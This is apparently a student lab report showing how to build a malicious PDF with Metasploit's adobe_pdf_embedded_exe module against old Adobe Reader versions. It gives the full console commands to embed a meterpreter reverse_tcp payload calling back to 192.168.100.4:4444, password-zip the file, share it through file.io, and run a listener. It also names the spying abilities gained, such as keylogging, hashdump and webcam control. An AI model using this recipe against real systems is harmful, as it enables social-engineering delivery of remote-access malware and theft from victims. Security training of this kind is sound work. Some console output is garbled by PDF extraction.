Malicious PDF File Creation - No. 12

Creating a malicious PDF file using the Kalli Linux Metasploit tool

Credentials

Secret code - hocuspocus Password for zip - password

Screenshots for Steps

1. opening command line interface to access and work with the Metasploit Framework.



2. Exploiting a buffer overflow in Adobe Reader and Adobe Acrobat Professional < 8.1.3. This module **embeds a Metasploit payload into an existing PDF file**. The resulting PDF can be sent to a target as part of a social engineering attack

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

3. Checking for the available options and choosing our sample pdf template to create the malicious pdf file by setting the INFILENAME property to the location where our pdf template is located:

```
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
                        Current Setting
                                                                                                                      Required Description
                                                                                                                               The Name of payload exe.
The output filename.
The Input PDF filename.
   EXENAME
                       no /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.p yes df
   INFILENAME
   LAUNCH_MESSAGE secret code is hocuspocus
                                                                                                                               The message to display in the File: area
Payload options (windows/meterpreter/reverse tcp):
           Current Setting Required Description
   EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.100.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
   **DisablePayloadHandler: True (no handler will be created!)**
Exploit target:
   0 Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
<u>msf6</u> exploit(windows/fileformat/adobe_pdf_embedded
INFILENAME ⇒ /home/simran/Downloads/sample.pdf
<u>msf6</u> exploit(windows/fileformat/adobe_pdf_embedded
                                                                     set INFILENAME /home/simran/Downloads/sample.pdf
```

4. Setting up one of the most powerful features the Metasploit Framework has to offer, and there are so many things you can do with it. Reverse-tcp allows us to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc. and setting up localhost and port.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.100.4
LHOST ⇒ 192.168.100.4
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME stage1.pdf
FILENAME ⇒ stage1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE secret code is hocuspocus
LAUNCH_MESSAGE ⇒ secret code is hocuspocus
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > ■
```

Executing exploit command to execute a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system

6. Zip the pdf and add password for secure movement of the malware among devices


```
(simran® kali)-[/]
$ cd home/simran/.msf4/local

(simran® kali)-[~/.msf4/local]
$ ls
stage1.pdf


(simran® kali)-[~/.msf4/local]
$ zip --password password stage1.zip stage1.pdf
adding: stage1.pdf (deflated 2%)

(simran® kali)-[~/.msf4/local]
$ [
(simran® kali)-[~/.msf4/local]
```

7. Sharing the pdf using file.io



8. Windows defender detecting threat



9. Launching a stub that handles exploits launched outside of the framework.

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > □
```

10. Checking for the available options

11. Set up the local host and implement commands to keep the port active.

```
msf6 exploit(m
                      dler) > ifconfig
[*] exec: ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.100.4 netmask 255.255.255.0 broadcast 192.168.100.255
        inet6 fe80::a00:27ff:fed4:c25a prefixlen 64 scopeid 0×20<link>
        ether 08:00:27:d4:c2:5a txqueuelen 1000 (Ethernet)
        RX packets 2243 bytes 2270508 (2.1 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1841 bytes 296772 (289.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 49711 bytes 8035554 (7.6 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 49711 bytes 8035554 (7.6 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
msf6 exploit(multi/handler) > set LHOST 192.168.100.4
LHOST \Rightarrow 192.168.100.4
<u>msf6</u> exploit(mu<mark>lti/h</mark>an
```

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.4:4444
```

12. Opening the pdf and checking for the code

